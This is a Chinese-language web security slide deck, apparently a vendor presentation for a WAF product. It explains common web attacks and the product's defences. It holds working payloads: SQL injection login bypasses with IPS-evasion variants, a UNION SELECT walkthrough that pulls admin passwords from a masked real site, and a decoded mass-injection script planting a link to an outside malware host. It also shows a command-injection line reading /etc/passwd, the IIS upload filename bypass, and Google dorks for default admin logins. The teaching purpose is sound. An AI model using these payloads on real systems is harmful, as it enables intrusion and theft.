

WEB安全与解决方案

Jack. Wu






- ▶ 软件的安全
 - ▶ 操作系统
 - ▶ HTTP服务程序
 - ▶ WEB应用程序
- ▶ 服务的安全
 - ▶ 拒绝服务的防御
 - ▶ 用户身份的认证
- ▶ 内容的安全
 - ▶ 恶意软件的拦截
 - ▶ 不良信息的过滤
 - ▶ 网站内容的监控
- ▶ 安全策略
 - ▶ 基于服务器的安全策略
 - ▶ 基于网站应用程序的安全策略

▶ 产品功能满足情况

产品	OS 入侵	HTTP 端口 入侵	WEB 应用 程序 入侵	DDoS 攻击	用户 身份 认证	恶意 软件 拦截	不良 信息 过滤	网站 内容 监控	服务 策略	网站 应用 程序 策略
WAF		Y	Y	Y	Y	Y	Y	Y	Y	Y
IPS	Y	Y		Y					Y	
Firewall	Y								Y	
AV						Y			Y	
DLP							Y		Y	Y

- ▶ SQL注入
- ▶ 其它类型的注入
- ▶ XSS
- ▶ CSRF
- ▶ Cookie安全
- ▶ 文件上传漏洞
- ▶ 源代码泄露
- ▶ 目录浏览
- ▶ 网页挂马
- ▶ 页面篡改



▶ 数据库与SQL

- ▶ Oracle, SQL Server, MySQL, PostgreSQL, Access, ...
- ▶ SQL: Structured Query Language
- ▶ SQL是关系数据库的标准数据查询语言
 - ▶ `Select * from news where id=1234`
 - ▶ `Select * from userinfo where name='admin' and password='12346'`

▶ SQL注入

- ▶ 使用数据库的应用程序（比如Web程序）将用户提交的数据未加验证和处理直接放到了SQL语句中时，有可能因为提交内容包含特定的字符而使用SQL语名出错，如果提交内容是经过恶意构造的，就有可能改变SQL语句原有功能，程序在执行该SQL语句时，就会执行提交者提交的恶意数据库操作代码，这就是SQL注入。

▶ 关于SQL注入漏洞

- ▶ 它不是数据库的漏洞
- ▶ 它也不是Web服务程序或脚本解释器的漏洞
- ▶ 它是(WEB)应用程序本身的BUG，是网站程序开发者造成的问题



▶ SQL注入可能绕过某些登录验证

- ▶ 登录页面输入帐号密码：username: admin, password: abcde
- ▶ 输入内容会传给登录验证程序，验证程序可能会调用如下的SQL语句来查询数据库验证用户的帐号密码：

```
Select * from userinfo where username='admin' and password='abcde'
```
- ▶ 假如用户输入的是密码是：b' or 'a'='a ,则查询变为：

```
Select * from userinfo where username='admin' and password='b' or 'a'='a'
```
- ▶ 注意密码中的引号构造，恰好改变了SQL语句的查询逻辑，现在的判断条件恒真的，这就绕过了密码验证进入了系统。
- ▶ 上面的注入密码可以进一步简单化为：' or ''='
- ▶ 如果数据库不是ACCESS，也可直接在用户名中输入：admin' -
- ▶

```
Select * from userinfo where username='admin' - ' password=''
```

▶ 为了逃辟IPS的检测，以上注入形式可以复杂化：

- ▶ 如：asdv2' or 'addwwe' <>' qr24aas, admin' --aa24242sd

► 某网站的登录入口存在SQL注入漏洞



▶ 利用SQL注入成功绕过登录验证

Designed by Han9 Zhou Yisaa N.T.


发展总公司
网站管理系统

网站首页 管理首页 修改密码 退出登陆

系统首页 Website Content Control System

后台管理登陆日志

管理ID	登录者IP	登录日期	操作系统	选择删除日志
bgs1	10.3.126.106	2010-1-24 12:01:53	WinXP	选择删除 <input type="checkbox"/>
bgs	220.191.124.143	2010-1-23 13:21:30	WinXP	选择删除 <input type="checkbox"/>
bgs1	10.3.126.225	2010-1-23 12:11:49	WinXP	选择删除 <input type="checkbox"/>
bgs1	10.3.126.225	2010-1-23 12:10:14	WinXP	选择删除 <input type="checkbox"/>
bgs1	10.3.126.225	2010-1-23 12:06:50	WinXP	选择删除 <input type="checkbox"/>
bgs1	10.3.126.189	2010-1-23 10:08:42	WinXP	选择删除 <input type="checkbox"/>
admin	10.3.126.232	2010-1-23 10:07:13	WinXP	选择删除 <input type="checkbox"/>
admin	10.3.126.232	2010-1-23 10:06:45	WinXP	选择删除 <input type="checkbox"/>
admin	10.3.126.232	2010-1-23 10:06:45	WinXP	选择删除 <input type="checkbox"/>
admin	10.3.126.232	2010-1-23 10:06:44	WinXP	选择删除 <input type="checkbox"/>



▶ 目标URL: `http://xxx.xxx.cn/news1.asp?id=806'`

▶ 实际的SQL查询可能是这样的形式:

▶ `Select * from news where id=806`

▶ 第一步: 测试注入点

▶ `http://xxx.xxx.cn/news1.asp?id=806'`

▶ 下面的错误显示数据库为ACCESS, 列名为: aid, 实际SQL为:

▶ `Select * from news where aid=806'`

▶ 错误显示参数未经处理直接被放到SQL语句中, 存在注入漏洞

Microsoft JET Database Engine 错误 '80040e14'

字符串的语法错误 在查询表达式 'aid=806" 中。

/CH/news1.asp , 行 230

▶ 也可用以下两个条件来确认是否存在注入漏洞:

▶ `http://xxx.xxx.cn/news1.asp?id=806 And 1=1`


▶ `http://xxx.xxx.cn/news1.asp?id=806 And 1=2`



- ▶ 猜表名，试列数，猜列名
- ▶ `http://xxx.xxx.cn/news1.asp?id=806 Union Select Top 1 1, 2, 3, 4, password, username, 7, 8, 9, 10, 11, 12, 13, 14, 15 From users`
- ▶ `Select * from news where aid=806 Union Select Top 1 1, 2, 3, 4, password, username, 7, 8, 9, 10, 11, 12, 13, 14, 15 From users`



- ▶ 使用获得的密码登录管理平台：<http://xxx.xxx.cn/admin/>




- ▶ SQL注入对于ACCESS数据库的局限性
 - ▶ 对表名列名只能猜着尝试
 - ▶ 无法插入更新记录
 - ▶ 当密码较强时, 无法通过HASH后的结果获得原始密码
- ▶ 不幸的是多数网站使用常见的表名和列名, 弱口令的使用很普遍



▶ Anchiva拦截的针对SQL Server的注入挂马攻击

[16:27:55](http://xx.xxx.edu.cn/view.asp?id=1521;dEcLaRe%20@s%20vArChAr(8000)%20sEt%20@s=0x6445634c615265204074207641724368417228323535292c406320764172436841722832353529206445634c615265207441624c655f637572736f5220635572536f5220466f522073456c45635420612e6e416d452c622e6e416d452046724f6d207359734f624a6543745320612c735973436f4c754d6e53206220774865526520612e69443d622e694420416e4420612e78547950653d27752720416e442028622e78547950653d3939206f5220622e78547950653d3335206f5220622e78547950653d323331206f5220622e78547950653d31363729206f50654e207441624c655f637572736f52206645744368206e6578742046724f6d207441624c655f637572736f5220694e744f2040742c4063207768696c6528404066457443685f7374617475733d302920624567496e20657865632827557044615465205b272b40742b275d20734574205b272b40632b275d3d727472696d28636f6e7665727428764172436841722c5b272b40632b275d29292b27273c2f7469746c653e223e3c736372697074207372633d687474703a2f2f612e6c6c3863632e636e3e3c2f7363726970743e3c212d2d27272729206645744368206e6578742046724f6d207441624c655f637572736f5220694e744f2040742c406320654e6420634c6f5365207441624c655f637572736f52206445416c4c6f43615465207441624c655f637572736f52%20eXeC(@s)--</p></div><div data-bbox=)



- ▶ 红色部分是主要攻击代码的16进制编码，转换后如下：

```
declare @t varchar(255),@c varchar(255)
declare table_cursor cursor for
    select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and
    a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
open table_cursor fetch next from table_cursor into @t,@c
while(@@fetch_status=0)
begin
    exec(' update [' +@t+'] set
    [' +@c+']=rtrim(convert(varchar, [' +@c+']))+' '</title>""<script
    src=http://a.118cc.cn></script><!--' ''')
    fetch next from table_cursor into @t,@c
end
close table_cursor
deallocate table_cursor
```

- ▶ 以上代码用来对所有表中的文本内容植入木马链接

Google: script src=http://a.ll8cc.cn的结果

script src=http://a.ll8cc.cn - Google 搜索 - Windows Internet Explorer

http://www.google.cn/search?hl=zh-CN&newwindow=1

Google

收藏夹 script src=http://a.ll8cc.cn - Google 搜索

网页 打开百宝箱... 搜索 **script src=http://a.ll8cc.cn** 获得约 **258,000** 条结果, 以下是第 11-20 条。

来源: [Apabi数字资源平台](#) 资源编号: 字段名称 字段值 其它题名 ...
[该网站可能含有恶意软件, 有可能会危害您的电脑。](#)
版次">, 1"><script src=http://8688.ss.</title>"><script src=http://a.ll8cc.cn></script><!-- 字数(千字)">, 70000. 中图法分类号">, D922.591.5 ...
[211.144.82.24/dlib/saveas.asp?lang=gb&DocID=97](#)

[北京广播电视大学](#)
D.)<s</title>"><script src=http://a.ll8cc.cn></script><!--, 少年儿童出版社</title>... 齐燕茗<script src=ht... 2009-4-29 10:25:10, 5 ...
[123.127.233.163/Goodbook/ListAuditBook.aspx - 网页快照](#)

[丧失票据后如何处理</title>"><script src=http://a.ll8cc.cn></script ...](#)
陈文卫会计培训中心是以培训真账实操、成人高考、大专、本科、会计证、会计合格证、电算化、平面设计、办公软件、会计助师的机构, 本中心一共有8层教学楼, 30间课室 ...
[www.zhenzhang.com/newCon.asp?Aid=245 - 网页快照](#)

[康柏N400CIBMX24IBMT22东芝-950<</title>"><script src=http://a.ll8cc ...](#)
租房 招聘 求职 二手 信息分类平台 [登录] [免费注册] · 首页 设为首页 加入收藏 康柏 N400CIBMX24IBMT22东芝-950<">. 信息编号: 29684. 发布时间: 2009-10-01 ...
[helper.3mhr.com/Details.aspx?id=29684 - 网页快照](#)

Internet 100%

▶ OS命令注入

- ▶ 当用户输入被直接作为系统命令的一部分时，经过特别构造的用户输入可能改变命令的本意，执行额外的功能。
 - ▶ 例如命令：ls \$path
 - ▶ 当用户输入的\$path为：example && cat /etc/passwd，则实际执行的命令为：ls example && cat /etc/passwd
 - ▶ “&&”的意思是当前面的命令执行成功时，紧接着执行后面的命令

▶ XPath注入

- ▶ XPath: XML Path Language
- ▶ 用来查询定位XML文档中的某一元素
- ▶ 与SQL类似，XPath也存在注入问题
 - ▶ 例：`"//users/user[loginID/text()='"+loginID+"' and password/text()='"+password+"]/firstname/text() "`
 - ▶ 当loginID和password都输入：' or '=' 时，XPath则成为：
 - ▶ `"//users/user[loginID/text()=' or '=' and password/text()=' or '=']/firstname/text() "`
 - ▶ 以上已经变成永真式了，如果该XPATh用来进行登录验证，则已被绕过

▶ XSS攻击

- ▶ XSS (Cross Site Script) ，简称跨站脚本攻击。它指的是攻击者往Web页面里插入恶意html代码，当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意用户的特殊目的。

▶ XSS漏洞

- ▶ 当WEB程序在页面中显示访问者之前输入的内容时，没有对内容中可能包含的HTML标签进行编码，这些带有HTML标签的内容就可能给原来的HTML页面带来恶意的功能。这些恶意功能会给后来的访问者带来风险。

▶ 对网站开发者的建议

- ▶ 最根本的：在显示来自用户的输入时，对必要的字符进行HTML编码
- ▶ 对输入进行合理的长度限制，必要时可对不安全的关键字进行过滤

▶ 典型的XSS测试代码

- ▶ `<script>alert('xss');</script>`

▶ 窃取用户的Cookie

▶ 如：用户的提交内容Hello会被显示在HTML表格中：
`<tb>Hello</tb>`

▶ 如果用户提交如下内容：

▶ `<script>document.write('');</script>`

▶ 若程序未加处理，则后面的用户打开该页面时，Cookie将会被窃取：

▶ `<tb><script>document.write('');</script></tb>`

▶ 直接用于挂马或发布广告

▶ 金融支付网站若存在XSS漏洞则可能被用于网络钓鱼

- ▶ **CSRF(Cross Site Request Forgery)**
 - ▶ 跨站请求伪造，借助于对方的身份验证在对方不知情的情况下自动执行某个功能请求，可以借此为自己获益。
- ▶ **CSRF漏洞**
 - ▶ 系统中存在一些功能操作，这些操作只进行用户的身份验证，但不能区分用户发起的真实请求与攻击者发起的伪造请求。
- ▶ **对网站开发者的建议**
 - ▶ 执行功能前，检查引用确认来源是否正常；
 - ▶ 启用基于请求的动态令牌机制，如变化内容的图片认证。

- ▶ 例1：用户A可能在某个论坛里设置如下的图像签名：
 - ▶ ``
 - ▶ 它将调用一个只有管理员才有权执行的URL，当管理员路过时，就会触发执行该URL，将用户A提升为管理员。
- ▶ 例2：攻击者可以创造机会在被攻击用户的Cookie或Session有效时，执行下面的转帐链接，盗取对方的金钱：
 - ▶ ``



▶ Cookie劫持

- ▶ 用户的Cookie可能因为某些原因被攻击者窃取，攻击者可能利用窃取的Cookie以用户的身份直接登录用户的网站。


▶ Cookie泄密

- ▶ Cookie中可能会包含用户帐号密码相关的信息，如果网站把用户的帐号密码以明文形式存放在Cookie里，则攻击者在得到用户的Cookie后，可以直接看到用户的帐号密码；即使是Cookie中的密码进行了HASH转换，如果密码不是特别复杂，也有可能被暴力破解。

▶ Cookie篡改

- ▶ 如果网站对Cookie的认证机制不完善，则用户有可能通过修改Cookie内容的方式改变身份或提升自己的访问权限。

▶ Cookie也可以用来进行SQL注入或XSS攻击



- ▶ 演示通过修改Cookie提升权限
- ▶ `curl -c mycookie.txt -F Accounts=test -F Password=test http://172.16.13.2/cookie/index.php`
- ▶ 登录并保存cookie, 页面中显示登录类型为guest
- ▶ 修改mycookie.txt中的guest为admin
- ▶ `curl -b mycookie.txt http://172.16.13.2/cookie/index.php`
- ▶ 使用修改后的cookie再访问该页面后, 页面中显示类型为admin
- ▶ 若网站把用户的权限相关信息保存在Cookie里, 则会有类似的问题

- ▶ 允许未经认证的访问者上传文件
 - ▶ 攻击者可以把该Web服务器作为文件服务器使用，如上传非法图片，视频等


- ▶ 问题产生原因
 - ▶ 开发者可能只关注用户对看得见的页面进行认证，忽略了对调用的后台执行页面的认证
 - ▶ 开发者使用了第三方的通用文件上传管理平台，而这些平台本身是没有对用户进行认证的，开发者也没有对其增加用户认证检查
 - ▶ 典型的例子：eWebEditor



- ▶ 允许访问者上传风险程序
 - ▶ 服务端运行的程序
 - ▶ Asp/asa/cer/aspx/php/jsp/...
 - ▶ 攻击者可以上传Web后门，完全控制服务器
 - ▶ 其它风险程序
 - ▶ Html/JS/exe/...
 - ▶ 攻击者可利用该网站进行网络钓鱼，或托管恶意软件
- ▶ 问题产生原因
 - ▶ 对上传文件的类型没有进行严格的控制
 - ▶ 程序类型检查有漏洞

- ▶ 攻击者可通过某些漏洞上传一个Webshell管理后门
- ▶ 通过该后门可执行批量挂马，系统提权等操作





▶ Anchiva用户设备中拦截的Web后门上传

Date	Time	Client IP	Server IP	Method	URL	Malware Name
2010-01-24	21:44:33	116.209.162.203	10.8.12.91	POST	yxy.jhc.cn/admin/uploadfaceok...	Backdoor/ASP.Ace.1F62
2010-01-17	16:56:37	122.244.37.139	10.8.12.91	POST	nxy.jhc.cn/admin/eWebEditor/u...	Backdoor/ASP.Ace.AA16
2009-12-22	22:29:49	59.40.151.63	10.8.12.91	POST	yxy.jhc.cn/admin/uploadfaceok...	Backdoor/ASP.Ace.1F62
2009-12-16	19:38:14	59.40.148.216	10.8.12.91	POST	yxy.jhc.cn/admin/uploadfaceok...	Backdoor/ASP.Ace.1F62
2009-12-12	07:51:19	113.114.166.253	10.8.12.91	POST	art.jhc.cn/admin/upfile.asp	Backdoor/ASP.Ace.856F
2009-12-12	07:49:58	113.114.166.253	10.8.12.91	POST	art.jhc.cn/admin/upfile.asp	Backdoor/ASP.Ace.856F
2009-12-12	07:49:47	113.114.166.253	10.8.12.91	POST	art.jhc.cn/admin/upfilea.asp	Backdoor/ASP.Ace.856F
2009-12-12	07:49:35	113.114.166.253	10.8.12.91	POST	art.jhc.cn/admin/upfilex.asp	Backdoor/ASP.Ace.856F
2009-12-12	07:49:33	113.114.166.253	10.8.12.91	POST	art.jhc.cn/admin/upfilex.asp	Backdoor/ASP.Ace.856F
2009-12-02	00:56:34	218.72.138.142	10.8.12.91	POST	nxy.jhc.cn/admin/eWebEditor/u...	Backdoor/ASP.Ace.1F62
2009-12-02	00:55:31	218.72.138.142	10.8.12.91	POST	nxy.jhc.cn/admin/eWebEditor/u...	Backdoor/ASP.Ace.1F62

- ▶ 形如 “*. (asp|asa|cer|aspx|jsp|php|...);*” 的文件名在IIS服务器上会被IIS解析为相应的脚本程序，如果该文件没有禁止默认的可执行属性，则可作为服务器上的脚本执行。
 - ▶ 安全问题严重：入侵者可通过上传文件名形如 “a. asa;b. jpg” 的ASP后门来绕过上传程序的类型检查，取得系统的控制权。
- ▶ 在某网站上发现的被成功上传的后门管理平台



Date	Time	Client IP	Server IP	Method	URL	Malware Name
2010-01-18	18:53:15	119.164.136.55	10.1.254.88	POST	eid.ahforedu.cn/user/UpFileS...	Backdoor/IIS.Parsebug.gen
2010-01-18	18:48:04	119.164.136.55	10.1.254.88	POST	eid.ahforedu.cn/user/UpFileS...	Backdoor/IIS.Parsebug.gen
Date/Time		File Name		Size(KB)	Reason	
2010-01-18 18:53:15		server.asp;jpg		182 B	Backdoor/IIS.Parsebug.gen	
2010-01-18 18:48:04		server.asp;jpg		182 B	Backdoor/IIS.Parsebug.gen	



▶ 搜索常用WEB系统的登录页面

▶ 尝试使用默认帐号登录

▶ 尝试下载默认MDB数据库

▶ 如：eWebEditor是被很多网站使用的Web平台管理系统，它的默认登录页面是/eWebEditor/admin_login.asp，默认登录帐号与口令为：admin/admin，默认mdb数据库地址为/eWebEditor/db/eWebEditor.mdb。

Google

所有网页 中文网页 简体中文网页

网页 打开百宝箱... 搜索 inurl:/eWebEditor/admin_login.asp

[eWebEditor - eWebSoft在线文本编辑器-后台管理](#) - 3次访问 - 上午10:50
管理员登录. 用户名：. 密码：
www.chnmc.com/tgao3/eWebEditor/Admin_Login.asp - [网页快照](#) - [类似结果](#) - [🗨](#)

[eWebEditor - eWebSoft在线文本编辑器-后台管理](#) - 3次访问 - 上午10:43
登陆管理. 用户名： 密码：
www.youhe.com.tw/.../ewebeditor/admin_login.asp - [网页快照](#) - [类似结果](#) - [🗨](#) [🔗](#)

▶ 源程序代码泄露

▶ 源代码泄露指网站的服务器程序未经解析直接显示给用户，使得用户看到的不是解析后的HTML网页，而是原始的程序代码。

▶ 如：下面是index.php的源程序代码

▶ `<?php echo "<html><body>Hello</body></html>"?>`

▶ 正常情况下用户从浏览器中看到的只是Hello，或者可以查看到HTML的代码：`< html><body>Hello</body></html >`

▶ 如果网站没有配置好，PHP解析器没有正常工作，则用户可以直接看到原始的程序代码：`<?php echo "<html><body>Hello</body></html>"?>`

▶ 源程序代码泄露的常见情形

▶ 网站维护期间

▶ 某些include文件使用了脚本解析器不解析的扩展名


▶ 网站已经存在后门，攻击者使用后门浏览网站程序的源代码

▶ 源程序代码泄露的主要危害

▶ 知识产权被窃

▶ 暴露数据库帐号密码，认证方式，程序细节，便于攻击者进一步入侵

- ▶ Include中的源代码文件使用了解析器不支持的扩展名
- ▶ Google: filetype:inc inurl:db.inc <?php password





- ▶ Google: intitle:"index of /admin"看有什么收获
- ▶ 不久前网友发现的CCTV.COM网站存在目录内容泄露问题

← → ↻ 🏠 ☆ http://ftp.pub.cctv.com/upload/?C=M;O=D

Index of /upload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
中国红十字报/	18-Jan-2010 15:32	-	
媒体广场 值班电话6...>	18-Jan-2010 05:37	-	
upload/	06-Jan-2010 13:53	-	
JF01-06S.pdf	06-Jan-2010 08:38	755K	
现代电视技术PDF/	04-Jan-2010 07:52	-	
12\$26/	25-Dec-2009 23:45	-	
m/	17-Dec-2009 22:01	-	
_电讯科/	23-Nov-2009 14:20	-	
koala/	18-Nov-2009 14:03	-	
ftp.pub.cctv.com.url	16-Nov-2009 21:56	78	
A4.Pdf	09-Nov-2009 15:22	674K	
A3.Pdf	09-Nov-2009 15:22	604K	
A2.Pdf	09-Nov-2009 15:22	470K	
A1.Pdf	09-Nov-2009 15:22	655K	
CGN/	04-Nov-2009 16:35	-	
社教中心绿色空间建设	06-Nov-2009 06:38	200	

- ▶ 使用弱口令易被猜中或被工具暴力破解
 - ▶ 系统默认口令，超短口令，生日，单词，有规律的组合
- ▶ Rockyou.com的3200万用户的弱口令统计

passwords from the compromised database of RockYou.com
(password - percentage %):

1. 123456 - 0,8917%
2. 12345 - 0,2425%
3. 123456789 - 0,2355%
4. password - 0,1900%
5. iloveyou - 0,1583%
6. princess - 0,1081%
7. rockyou - 0,0693%
8. 1234567 - 0,0666%
9. 12345678 - 0,0630%
10. abc123 - 0,0538%
11. nicole - 0,0527%
12. daniel - 0,0503%
13. babygirl - 0,0494%
14. monkey - 0,0469%
15. jessica - 0,0465%
16. LOVELY - 0,0459%
17. michael - 0,0457%
18. ashley - 0,0439%
19. 654321 - 0,0429%
20. qwerty - 0,0425%

- 网页篡改是一种入侵后果
- 网页防篡改软件的工作模式
 - 它是安装在服务器上的软件产品
 - 备份服务器上的所有网页文件
 - 定期监控网页文件是否变化，如果发生变化，则用备份进行恢复
- 网页防篡改软件的缺陷
 - 治标不治本，不解决入侵问题，无法真正做到防篡改
 - 事实上标也治不了，像SQL注入的挂马攻击，在用户看来是页面被篡改了，实际上是数据库的内容被修改了，服务器上的网页根本就不变，防篡改产品监控不到，即使发现也无法恢复
 - 自身难保：既然服务器已经被入侵了，那防篡改软件自身能否正常运行还是个问题



- 我们目前的策略
 - 强调通过防入侵来防篡改：入侵防住了，也就不有了篡改
 - 万一入侵没防住，网页被挂马，我们可以及时监测到被挂马页面，阻止用户的访问（用户并不知道被挂马），并通知管理员。
- 下一步的解决方案
 - 对网站的静态页面提供防篡改保护
 - 缓存静态页面的内容，用户只能看到缓存的内容
 - 在用户看来，网页总是没被篡改的，即使服务器上的网页已经被篡改。



- ▶ 基于URL的安全策略
- ▶ WEB应用层攻击保护
- ▶ 精确定义的攻击特征库
- ▶ 用户自定义的保护规则
- ▶ 完善的Cookie安全机制
- ▶ 网页挂马监控
- ▶ 上传病毒检测
- ▶ 非法内容过滤
- ▶ 完善的日志报表
- ▶ 方便的配置方式
- ▶ 网站漏洞扫描

Top	Web安全风险	描述	支持
A1	Injection	SQL Injection/OS Injection/...	Y
A2	Cross Site Scripting	XSS:跨站脚本	Y
A3	Broken Authentication and Session Management	不安全的认证和Session管理	Y
A4	Insecure Direct Object References	不安全的直接对象引用：程序没有验证引用人是否有权使用该对象	
A5	Cross Site Request Forery	CSRF:跨站请求伪造	
A6	Security Misconfiguration	安全配置的问题：不当的权限设置	Y
A7	Failure to Restrict URL Access	URL访问限制失败：如未经登录直接访问内部的URL	
A8	Unvalidated Redirects and Forwards	未验证的重定向或转发：可被利用重定向到钓鱼网站和恶意站点	
A9	Insecure Cryptographic Storage	不安全的加密存储：重要信息应该使用安全加密算法加密，防止信息被窃取	Y
A10	Insufficient Transport Layer Protection	传输层加密问题：不安全的加密算法，过期或无效的证书等	

Thanks

香港瑞恩信息科技有限公司

*Secure and Manage
Your Web Application*

